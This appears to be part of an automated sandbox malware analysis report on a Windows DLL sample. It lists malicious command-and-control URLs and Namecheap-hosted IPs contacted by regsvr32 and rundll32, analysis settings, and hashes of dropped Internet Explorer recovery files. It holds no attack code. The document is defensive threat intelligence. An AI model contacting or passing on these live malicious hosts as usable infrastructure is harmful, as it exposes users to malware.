http://nnnnnn.bar/drew/6ktn4xRUX5JQALxIWi_2FJ/ICUDlvTaNKSMK/d1ei2DU0/YfFfMIO56w8ZRW_2Fc4zkGn/yDjRWn9	{18677AFC-7A33-11EC-90E5-ECF4BB570DC9}.dat.37.dr, ~DFF9AFC0207BE9256F.TMP.37.dr	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casa/drew/eLhw7nu1K6FTq/stO2JZ1h/n1J6MMYac0r5XgMvFx5tBMd/79pB3BpRVf/FsRkAxNC5o0VI8	regsvr32.exe, 00000003.00000003.60535702 5.0000000002D97000.00000004.00000001.sdmp, regsvr32.exe, 00000003.00000002.783677906.00000 00002D79000.00000004.00000020.sdmp, regs vr32.exe, 00000003.00000003.777130443.00 00000002D79000.00000004.00000001.sdmp, r egsvr32.exe, 00000003.00000002.783462582 .0000000002D48000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa	regsvr32.exe, 00000003.00000003.46028427 7.0000000002D7C000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/2dHt0g0ZqxBpcdpMURTYE/SQxrvbTaCVQCWrs7/t263S3GMZiTKRdq/jvCj142v8i06uAQqd2/qg8	rundll32.exe, 00000005.00000002.78151101 5.0000000000AAA000.00000004.00000020.sdmp, rundll32.exe, 00000005.00000002.781904835.00000 00000B11000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casa/drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr	rundll32.exe, 00000005.00000002.78151101 5.0000000000AAA000.00000004.00000020.sdmp, rundll32.exe, 00000005.00000002.781904835.00000 00000B11000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/0j7ZvX6Yf_2Ff4PZOIhk8/4LwtJMzbxxuFilPr/sSF9SqjkHo3YN93/N6KmwTforklWI7En4U/8d	{FCCA6071-7A32-11EC-90E5-ECF4BB570DC9}.dat.23.dr, ~DFD008A2FC4BAFFBB5.TMP.23.dr	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://nnnnnn.bar/drew/aOCcLYeYaTiAEXOHR/rDcm23Ra7HRA/Ll0tIfgTYdg/Ovc937_2BZJhqR/_2B9nyoyx5GXZFgCkf0	regsvr32.exe, 00000003.00000002.783242972.0000000002D0A000.00000004.00000020.sdmp, ~DFF5EADCEC42896510.TMP.37.dr, {18677AFA-7A33-11EC-90E5-ECF4BB570DC9}.dat.37.dr	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.casa/	regsvr32.exe, 00000003.00000002.783677906.0000000002D79000.00000004.00000020.sdmp, regsvr32.exe, 00000003.00000003.777130443.0000000002D79000.00000004.00000001.sdmp, regsvr32.exe, 00000003.00000003.605295288.0000000002D79000.00000004.00000001.sdmp, rundll32.exe, 00000005.00000002.781511015.0000000000AAA000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/dRBCohQjpH2R4ZrxcN/VH3wq9yT2/VmLml8GJ5aPaDzoCDj8x/EmzpTBuP5mftF8uNtQM/TnqYzS	{FCCA6075-7A32-11EC-90E5-ECF4BB570DC9}.dat.23.dr, ~DF0FA6B24B5E37207F.TMP.23.dr	true	• Avira URL Cloud: malware	unknown
http://museumistat.bar/icies	rundll32.exe, 00000005.00000002.781511015.0000000000AAA000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/g	rundll32.exe, 00000005.00000002.781731263.0000000000B00000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/f	rundll32.exe, 00000005.00000002.781731263.0000000000B00000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.nnnnnn.bar/wl	rundll32.exe, 00000005.00000002.781511015.0000000000AAA000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.youtube.com/	msapplication.xml7.14.dr	false		high
http://www.wikipedia.com/	msapplication.xml6.14.dr	false	• URL Reputation: safe	unknown
http://www.live.com/	msapplication.xml2.14.dr	false		high
http://www.nnnnnn.bar/drew/zBWev8_2BKC0Kv4cFyjxa4K/cXf7Mx9Yu7/tb380Z5Te_2FUr5sc/S5LVwKU9d2li/UAurGXK	regsvr32.exe, 00000003.00000002.783582569.0000000002D61000.00000004.00000020.sdmp, regsvr32.exe, 00000003.00000002.783677906.0000000002D79000.00000004.00000020.sdmp, regsvr32.exe, 00000003.00000002.783462582.0000000002D48000.00000004.00000020.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/gKT0MlKWG38_2/BMau4Oul/cEXy48BAqFiRWaKy3Hmuv38/3RbGiyCyh2/l1GuJ4tJh6rYVcx3P/	{FCCA6073-7A32-11EC-90E5-ECF4BB570DC9}.dat.23.dr	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.casa/drew/ryTDvI_2B04X_/2F0aCkH0/_2BDKJR7A0jigzDfk2oUtkS/TzWw2n73nE/Dg4sUCgqU_2FAr5Pj/	rundll32.exe, 00000005.00000003.562280336.0000000000B23000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://nnnnnn.bar/drew/BVo0JfnyET/LCuKNvyhPvtrfvUnc/mObdgwXcgrZe/zSKG23eDqpN/HkpkBNiTxuWbBP/jak_2BPp	rundll32.exe, 00000005.00000002.781511015.0000000000AAA000.00000004.00000020.sdmp, {18677AF8-7A33-11EC-90E5-ECF4BB570DC9}.dat.37.dr, ~DFBFD7520757EE7FA8.TMP.37.dr	true	• Avira URL Cloud: malware	unknown
http://www.google.com/	msapplication.xml1.14.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.217	unknown	United States		22612	NAMECHEAP-NETUS	true
198.54.117.218	unknown	United States		22612	NAMECHEAP-NETUS	true
198.54.117.210	unknown	United States		22612	NAMECHEAP-NETUS	true
198.54.117.211	unknown	United States		22612	NAMECHEAP-NETUS	true
192.64.119.233	nnnnnn.casa	United States		22612	NAMECHEAP-NETUS	true
162.255.119.177	nnnnnn.bar	United States		22612	NAMECHEAP-NETUS	true
198.54.117.215	unknown	United States		22612	NAMECHEAP-NETUS	true
198.54.117.216	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	556767
Start date:	20.01.2022
Start time:	12:51:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	41e0000.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	51
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@37/72@48/9
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 70.6% (good quality ratio 67.2%) • Quality average: 80.4% • Quality standard deviation: 28.4%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, ielowutil.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.203.70.208, 152.199.19.161
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, ctldl.windowsupdate.com, arc.msn.com, ris.api.iris.microsoft.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, go.microsoft.com, store-images.s-microsoft.com, go.microsoft.com.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, cs9.wpc.v0cdn.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:52:32	API Interceptor	1x Sleep call for process: regsvr32.exe modified
12:52:32	API Interceptor	1x Sleep call for process: rundll32.exe modified
12:52:32	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{0789B96C-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	7168
Entropy (8bit):	2.6017629182715307
Encrypted:	false
SSDEEP:	24:rLzGc/UySDxGc/UyOLyMIMJkyFysyQ+y8Ly9IMJUyFy59lWJdtEfy4yo9lWJyEGu:rLzGc8nGc8VLmdktiHLPtkvL8ZG/
MD5:	9550A02F7E90498E7F8D2EA0E2A4CF54
SHA1:	91FC518D9A421E202F9E1A984EE397A469F7E575
SHA-256:	9FB0F3108A75B3530985C00A7657190F36DFE4B971F6C4127FFA8BB457765A1C
SHA-512:	A9F8746AD4C2C9140DF9EF2E4653C9A9237A9EDC9B6FC24DD89A0E8A759BDE403273FF01DF6DCCECD9046CF843570EA8A73A3A916960E2D6BB8ECE6F193C6 5EF
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....@.?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r.a .m.e.L.i.s.t.....O._.T.S.b.b.m.J.B.z.N.6.7.B.G.Q.5.e.z.0.u.1.c.N.y.Q.=.=.....:.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{1187F3F6-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	1.9287009161507909
Encrypted:	false
SSDEEP:	24:rSYGW/9ytG//9yrjHyqMJHy69lWjpiv7fv:rhGWlmG/lijHXaoV
MD5:	36E1CCC381091E152D713A36C60CFB50
SHA1:	DBA970466DA05DDE7997367F39D2A6B47F72B801
SHA-256:	715A72FBA581E0B49FABDBA92CC65D3F74941A454443B4D8BB03915FC288E51B
SHA-512:	4D47A701E4B54835F938096C1957DD0A9D981FAC392826D3F80697FE5CDC06E6FB0550DB4545701E7349EB4EF084A779F48A5CBCAB5F4B29D7F716469BC39C6
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....Y.?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....O._.T.S.9.#.O.H.E.T.N.6.7.B.G.Q.5.e.z.0.u.1.c.N.y.Q.=.=.....:.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{18677AF6-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	7168
Entropy (8bit):	2.597918780285836
Encrypted:	false
SSDEEP:	48:rAzisAisxHiPNXJnPX5nviPV5jZ5lwytFO:MPyBSNZnPpnvSV595rvO
MD5:	7B1B6253715B17673AD5B9C88F62B481
SHA1:	10C1EEA441BD0BFDEBB7EF891C46BB18FF7058D8
SHA-256:	3872B147AB09D2B458521CA09BE871E68E41488B32D6FDD59D9794F7A4D12F5E
SHA-512:	3CD0F7C2D15EA8BA1A1CDD39A4C50478ABE67C170BD849DA13C65F8216CB90E35A186B82CD91E8D3952382A8D01E102B2905507565E421FE9CDD35AFF8E2F 66
Malicious:	false

Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....`F..?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....O._.T.S.9.3.p.n.G.D.N.6.7.B.G.Q.5.e.z.0.u.1.c.N.y.Q.=.=.....:

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{2030A8D3-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	1.9239399055464672
Encrypted:	false
SSDEEP:	12:rlfFj//YrEgm2p+IaCyCmm8ZIBC6yFxrEgmgli+IaCyCmm8ZIBCqRV4m8ZIusyMv:r/YGW/My8G//MyrjiyqMJiy69lWAIzz
MD5:	62AB73C414C5343D371D012E780FB84F
SHA1:	DF4621D821C81DB5A82084ECD15D4FD54800EA9A
SHA-256:	83826A455480892083F3791633D39F8C4D84BA6A7825062C5ADC19B4CAE12C08
SHA-512:	8B3D826E8A17C3F08AF1C417DE1E93FCBA86F6EA1CC5476E77D0BAAFA88FD9142B277D6DBDF1B67A79571E19C24478ED9211D8FC8460EAC8E5CFA39F7D959 97A
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....O._.T.S.1.K.g.w.I.D.N.6.7.B.G.Q.5.e.z.0.u.1.c.N.y.Q.=.=.....:

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{DF65E4B6-7A32-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	1.9250160931318627
Encrypted:	false
SSDEEP:	24:rZYGW/kpIy+G//kpIyrjwIyqMJwIy69lW:r6GW1lG/1ij3XKo
MD5:	5BC35B8E6CC509034A450ACAF3E41FCD
SHA1:	9F148C7397875F8FFB186BF20AE83B4C859154B5
SHA-256:	45BFD499A240EFC962DD3342F319F16C75EA65597B13AE9B78F1528B40A595A3
SHA-512:	2F4D5169731CDB297D92C294741B4EF53F06C9C2001409F0E98522E2A290AD4C88ED99FA7BC129E2F86A54CE5687BFDC41917F00EE2A18CAE4396701FDCA4D 1
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r.a. m.e.L.i.s.t.....O._.T.S.t.+.R.l.3.z.J.6.7.B.G.Q.5.e.z.0.u.1.c.N.y.Q.=.=.....:

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{FCCA606F-7A32-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	6656
Entropy (8bit):	2.6481748962075873
Encrypted:	false
SSDEEP:	48:rKGIhzzGI4suIZm3I9wD3I9OtMtB9qoC:izEsVZm3VD3RtMtB9qoC
MD5:	DC7E32C90EBE7527EFE8B12862C95F8E
SHA1:	A29619E1174288FCBDB5833B29C96DB26005FBA1
SHA-256:	72E6CE361C848445D544F6F5E75B07CBA9E38C22D19CA4909928DD399BC5D1CF
SHA-512:	BF3453243F3B3B93182FFB48AD38C052302BAF62996F1289B9B836BAF26EE07EB2B8CB137958C00BA1E790DEBC4E45F9976AC14D047B2800331A0C316DE23CE 6
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....>..?.....@.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....F.r. a.m.e.L.i.s.t.....O._.T.S.c.G.D.K.#.D.J.6.7.B.G.Q.5.e.z.0.u.1.c.N.y.Q.=.=.....:

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0789B96E-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.6502835036602157
Encrypted:	false
SSDEEP:	48:r3GrGIQIfHpRAPJHLzjowQIfHp7PJHLzjo:0vfHp2DVvfHp1D
MD5:	C8FA6ADD44E3FAD0FA1C302E5FCEBF03
SHA1:	ECDD4574EEE8036C2497E07C6E1E3AA20DCD163E
SHA-256:	47B54113263C6A891C449F1D491ED0B5293AE56ECFA15F2981721D90F0A62133
SHA-512:	0FA91EECE48BEE797DF05006B59F0CD26DF7D0924D2F01158A708F3696DC62864F3243D71DFDD2CB295F2A5246A067981BEE786018D34B14E2098E48A870E13
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....U,.?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....,.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0D9E988A-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.3019922858245954
Encrypted:	false
SSDEEP:	24:rwHGtGi9lRfzIN1BEyHd/VLFjAQ88wfBlEsMTTHZUK0:rwHGtG0blfBEyHd9FAPfoTTHZv
MD5:	4221674C9376B80C1D73BF7DD0086CA3
SHA1:	DCAC4CD593857A268DCB1E9F219467831C670AAD
SHA-256:	35527292D8E3880FDE59A6C3EC0254F8C032D033B9F8D169A99315F98FAB6961
SHA-512:	7FCEB9C00C99247FAF7A534131AFF70AB458A0D8AB2C3EF09454BDC359BB4976683AE404F33FE6411C8F50A861A574F64822DEE5A685EF781585994FB9062EB6
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....[.?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....$.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0D9E988C-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.301878238605511
Encrypted:	false
SSDEEP:	24:r+JGkjGi9lR3UIN1BEyHd/VLFjAQ88wfBlEsMTTHZUK0:r+JGkjG03UIfBEyHd9FAPfoTTHZv
MD5:	3124C80CAD55A840BE789810BA2740C0
SHA1:	21408E92D531865FC7B98A0073E21C3DA29A9F70
SHA-256:	01339EF98A751198759A36EA48487FB90F9665A0BB44F8A07847F497CCC5227E
SHA-512:	4FA83F8A94EFDD533EF4B202603120DEFF2E7958C72229C94C9AA9748EAF267FFEA504EBC20828980359F9FE559A93B8043662EDAB676FAB742F1573BBFFCBB B
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....P.<.?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....$.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1187F3F8-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.2997220299958583
Encrypted:	false
SSDEEP:	24:r+GzGi9lRxjIN1B66bSJlJpLN/EpgEcK1KkcCo:r+GzG0RIfBmJ9LN//q1K3C

MD5:	DE4E0F83979F6499C8907EE48138848F
SHA1:	00355823A3DBEAB6A2362D2E466E08D467FD6278
SHA-256:	0816F05EB4B397246F65E87E1C762C55C969DBC3E00DB9DF9AB768B257FD53D8
SHA-512:	A6750C7EEC39902EBF8712012A6FC0484C5C783B8EA47B5D5A64E73E3FB73862B3AE5993923990C744670D74AF9C849B2EEA43514F4B535718D60C81DF735DD
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....u.?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....$.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{18677AF8-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.2814117531175766
Encrypted:	false
SSDEEP:	48:r/GaOGwm9dC9EHt3aO5BIdXGSwl0zORr:wn9m3aO5BIcSQ0zO9
MD5:	E8C5241F718474FDEDE2E675D13D7011
SHA1:	7189238487D6B4C1E3D5E1B1AE5CA1A57CA62E09
SHA-256:	7A4C3D8B8C28F975DAF47B92D92D9067A198DC1B399E0FF67EA9D7C534F35298
SHA-512:	B9BD11E6D840F0701F820DB8A7C5116B9E6471EBB1439D0F020AB1D642F534D9EE5785CF7AB976F4EBF94204657AD5F37E7DF833EB26CF8231B9B0CB9A6D32 5
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{18677AFA-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.2789780757380327
Encrypted:	false
SSDEEP:	24:rKGaiGe9lx0PHIUZ4BdJ7uXh28MTeo3eiUfu:rKGaiGw0PHIUZ4BzTTS
MD5:	3FA28EE005BC81FED00628DBB5ED319E
SHA1:	4CD77DE55053BF193690A511263607A32B6B3752
SHA-256:	139E74A76F82383F2BD9DF2F28BCF7F5EF7440BBF391A39F59A654C4D60111A7
SHA-512:	9A71FE22569135A991688DA0A4CE677988ADF388AA5C44BB6C62589C29FDBF62BFD705A5BAC60B6A70D1EDDB35ABEEA18A12B01D2DD04DF678737F84B282F B02
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....`.=.?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{18677AFC-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.2990343214000717
Encrypted:	false
SSDEEP:	24:rPGFG2j9l2avzgN6JXE+11f+kHLwRQK+snJ:rPGFG2q6zgIJJ71K+m
MD5:	233D879189C1243E63843CCEB46BB2A0
SHA1:	F8442EBAF926F7B1F2769ED8EBD9540E80D5DAF5
SHA-256:	3C2EF925EDB10CA9BDE5FE8C906AFD2FBD688FA2FDBBE399075E5A56BC9AEFC9
SHA-512:	638FD1107F24DAE11F8EB305C9029C80D20E5491081A82E0D66E403ECC8E3BCBD417C4192C0F7F602484E593EA87D0706D803DAB443699A8B9173E4B5C9D5F3
Malicious:	false

Preview:	.....>.....R.o.o.t. .E.n.t.r.y.....p...?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....T.r.a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{2030A8D5-7A33-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	modified
Size (bytes):	4096
Entropy (8bit):	2.288645169920876
Encrypted:	false
SSDEEP:	24:r90GOfGK9lxqj7gLVeMjXLQM8ylOI1Wkqw:rmGOfG84ULj7z8ZIQkq
MD5:	F02745502E1EE7A742F558806FC4A689
SHA1:	E466C55BED57F3F402F588BED74FFB16F2E25C37
SHA-256:	93DFE8A37DE3913AF867D3E22A76461D63DAC516CA86A88DB21D0957BEBC6BDA
SHA-512:	A0C1D51E21E65ACDFAEC7E06E3F522CD1D0E01C02DA1B3D89AB8B1EB979D1E60BFA8B700C86EDC1533F9EFF0D56CE67788ED634F276F61022494C2B71B23FCD8
Malicious:	false
Preview:	.....>.....R.o.o.t. .E.n.t.r.y.....v.?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....T.r.a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{DF65E4B8-7A32-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.3070497953932345
Encrypted:	false
SSDEEP:	24:rDGkG2j9l27bwN1i+klEV1DHiZw2rgOBxOuhEu:rDGkG2q7bwfi7c1IrZx/hE
MD5:	5CB4AF399B685B68D1EB3856FEE4F88C
SHA1:	FC17379F1E7BD3EC59CCBEFDEE0586FA8B64CCE1
SHA-256:	12F56AFE5D56EFBD05C1C86D43E3C90C055F09D5A2367042D2ED832E5548AE8F
SHA-512:	B35D16DCBAB1988C270604B2B2EE15AC44A42D43A1A38F0C9AD8F5B26752FC1BFD570B51AB1D18F7C153E5B4E1C79046FE65AA692A394F922030C5280E2AC2DC
Malicious:	false
Preview:	.....>.....R.o.o.t. .E.n.t.r.y.....0..?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....T.r.a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FCCA6071-7A32-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.6402540402583146
Encrypted:	false
SSDEEP:	48:r0GYGO1rREAbTZFxA6p4rREAbMZFxA6p:m1yMT1A6p4yMM1A6p
MD5:	47541EF664CCDF56D4CF83A9E1784B1C
SHA1:	E58D5CD47AF31052CF09C14E985937B0FB193E0C
SHA-256:	6D82F49AE2E2FBEBE2612D80F4CEF20192260859C748C0425F0A7F6228283A62
SHA-512:	CE2C8ED8DEE9FE8858AE9D9E4A3D9687E75346E9BECDFBC46882565C1E613B32A5F5DF61E5BD1E47913C61FEC33F08D9FA6780BF5B74889274B2DAB532338EEF
Malicious:	false
Preview:	.....>.....R.o.o.t. .E.n.t.r.y.....`.^.?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....$.....T.r.a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FCCA6073-7A32-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.639504811023267
Encrypted:	false
SSDEEP:	24:r9GfGK9lBQslZEAE6VCGi/LOw9cLGTl5cRi9lRQslZEAE6VCGx9cLGTl5cR:r9GfGIQEZEAHkoGTl5TQEZEAHroGTl5
MD5:	1C78277988DB392377A2126F943C3951
SHA1:	7865A0C36A9E840AF6A82053BC92678E1CA839F8
SHA-256:	7A97D31395BF678B07C4A434B71F79BE8CB57737B48F95C1ECA1AF8C54067BD6
SHA-512:	D589F3E4C4665EBC77CA32C24EF5EAB0FD9CEB10898E70EAC9CB1CB805C00A8554981CCABA16C14B5C11780EBFD20D17D22547329F99AE7CCCDD7E9CAC3 7864
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....I..?.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FCCA6075-7A32-11EC-90E5-ECF4BB570DC9}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.6251409085672455
Encrypted:	false
